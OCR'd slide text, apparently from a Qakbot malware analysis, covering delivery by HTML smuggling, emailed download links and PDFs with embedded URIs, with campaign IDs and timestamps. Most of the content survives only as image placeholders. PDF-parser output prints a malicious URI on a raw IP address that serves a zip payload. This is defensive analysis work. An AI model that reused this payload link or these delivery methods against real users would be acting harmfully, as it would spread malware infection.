
HTML Smuggling Look Like?

- Campaign ID : azd
- Timestamp : 18:24:19 09-12-2022
- Timestamp : 21:32:24 21-12-2022






Open HTML (in Windows)




Open HTML (in Linux)




Other Method (Email with download link)

- Campaign ID: BB04
- Timestamp: 16:43:28 24-10-2022




Other Method (PDF contains URI)


- Campaign ID: obama230
- Timestamp: 17:55:45 19-12-2022




Other Method (PDF contains URI)

```
C:\Users\malab\Desktop\Qakbot SBC
λ pdfid.py -n Summary_59795094_12192022.pdf
PDFiD 0.2.8 Summary_59795094_12192022.pdf
 PDF Header: %PDF-1.3
 obj                    11
 endobj                 11
 stream                  4
 endstream               4
 xref                    1
 trailer                 1
 startxref               1
 /Page                   1
 /URI                    2


C:\Users\malab\Desktop\Qakbot SBC
λ pdf-parser.py Summary_59795094_12192022.pdf -k /URI
This program has not been tested with this version of Python (3
Should you encounter problems, please use Python version 3.10.4
 /URI (http://216.120.201.143/Summary_3589688_12192022.zip)
```






